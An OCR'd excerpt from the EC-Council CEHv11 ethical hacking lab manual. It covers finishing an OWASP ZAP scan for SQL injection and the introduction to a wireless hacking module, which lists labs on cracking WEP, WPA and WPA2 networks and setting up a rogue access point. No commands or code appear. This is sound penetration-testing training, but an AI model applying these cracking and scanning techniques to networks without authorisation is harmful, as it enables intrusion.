


Figure 2.2.3: OWASP ZAP: Automated Scan wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. **OWASP ZAP** starts performing **Active Scan** on the target website, as shown in the screenshot.




Figure 2.2.4: OWASP ZAP: Scanning the target website

7. After the scan completes, **Alerts** tab appears, as shown in the screenshot.
8. You can observe the vulnerabilities found on the website under the **Alerts** tab.

Note: The discovered vulnerabilities might differ in your lab environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.2.5: OWASP ZAP: Alert tab

9. Now, expand the **SQL Injection** vulnerability node under the **Alerts** tab.




Figure 2.2.6: Expand SQL Injection vulnerability

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. Click on the discovered **SQL Injection** vulnerability and further click on the vulnerable URL.
11. You can observe the information such as **Risk**, **Confidence**, **Parameter**, **Attack**, etc., regarding the discovered SQL Injection vulnerability in the lower right-bottom, as shown in the screenshot.

Note: The risks associated with the vulnerability are categorized according to severity of risk as **Low**, **Medium**, **High**, and **Informational** alerts. Each level of risk is represented by a different flag color:

- Red (): High risk
- Orange (): Medium risk
- Yellow (): Low risk
- Blue (): Provides details about information disclosure vulnerabilities

You can also use other SQL injection detection tools such as **Acunetix Web Vulnerability Scanner** (https://www.acunetix.com), **Snort** (https://snort.org), **Burp Suite** (https://www.portswigger.net), **w3af** (http://w3af.org), and **Netsparker Web Application Security Scanner** (https://www.netsparker.com) to detect SQL injection vulnerabilities.




Figure 2.2.7: Information regarding discovered vulnerability

12. This concludes the demonstration of how to detect SQL injection vulnerabilities using OWASP ZAP.
13. Close all open windows and document all the acquired information.
14. Turn off the **Windows Server 2019** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Wireless Networks

Module 16

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Wireless Networks

Through radio frequency technology, Wi-Fi allows devices to access wireless networks without cables from anywhere within range of an access point.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Wireless networking is revolutionizing the way people work and play. A wireless local area network (WLAN) is an unbounded data communication system, based on the IEEE 802.11 standard, which uses radio frequency technology to communicate with devices and obtain data. This network frees the user from complicated and multiple wired connections. With the need for a physical connection or cable removed, individuals are able to use networks in new ways, and data has become ever more portable and accessible.

Although wireless networking technology is becoming increasingly popular, because of its convenience, it has many security issues, some of which do not exist in wired networks. By nature, wirelessly transferred data packets are airborne and available to anyone with the ability to intercept and decode them. For example, several reports have demonstrated the weaknesses in the Wired Equivalent Privacy (WEP) security algorithm, specified in the 802.11x standard, which is designed to encrypt wireless data.

As an ethical hacker or penetration tester (hereafter, pen tester), you must have sound knowledge of wireless concepts, wireless encryption, and related threats in order to protect your company's wireless network from unauthorized access and attacks. You should determine critical sources, risks, or vulnerabilities associated with your organization's wireless network, and then check whether the current security system is able to protect the network against all possible attacks.

Lab Objectives

The objective of the lab is to protect the target wireless network from unauthorized access. To do so, you will perform various tasks that include, but are not limited to:

- Discover Wi-Fi networks
- Capture and analyze wireless traffic
- Crack WEP, WPA, and WPA2 Wi-Fi networks

Lab Environment

Tools demonstrated in this lab are available at E:\CEH-Tools\CEHv11 Module 16 Hacking Wireless Networks

To carry out this lab, you need:

- Windows 10 virtual machine
- Parrot Security virtual machine
- **Linksys 802.11 g WLAN** adapter
- Web browsers with an Internet connection

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Administrator privileges to run the tools

Lab Duration

Time: 125 Minutes

Overview of Wireless Networking

In wireless networks, communication takes place through radio wave transmission, which usually takes place at the physical layer of the network structure. Thanks to the wireless communication revolution, fundamental changes to data networking and telecommunication are taking place. This means that you will need to know and understand several types of wireless networks. These include:

- **Extension to a wired network:** A wired network is extended by the introduction of access points between the wired network and wireless devices
- **Multiple access points:** Multiple access points connect computers wirelessly
- **LAN-to-LAN wireless network:** All hardware APs have the ability to interconnect with other hardware access points
- **3G/4G hotspot:** A mobile device shares its cellular data wirelessly with Wi-Fi-enabled devices such as MP3 players, notebooks, tablets, cameras, PDAs, and netbooks

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack target wireless networks. The recommended labs that will assist you in learning various wireless network hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Footprint a Wireless Network	√		
	1.1 Find Wi-Fi Networks in Range using NetSurveyor	√		
2	Perform Wireless Traffic Analysis	√		√
	2.1 Find Wi-Fi Networks and Sniff Wi-Fi Packets using Wash and Wireshark	√		√
3	Perform Wireless Attacks	√	√	√
	3.1 Find Hidden SSIDs using Aircrack-ng		√	
	3.2 Crack a WEP Network using Wifiphisher		√	
	3.3 Crack a WEP Network using Aircrack-ng		√	√
	3.4 Crack a WPA Network using Fern Wifi Cracker	√		

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	3.5 Crack a WPA2 Network using Aircrack-ng	√		√
	3.6 Create a Rogue Access Point to Capture Data Packets using MANA-Toolkit		√	

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

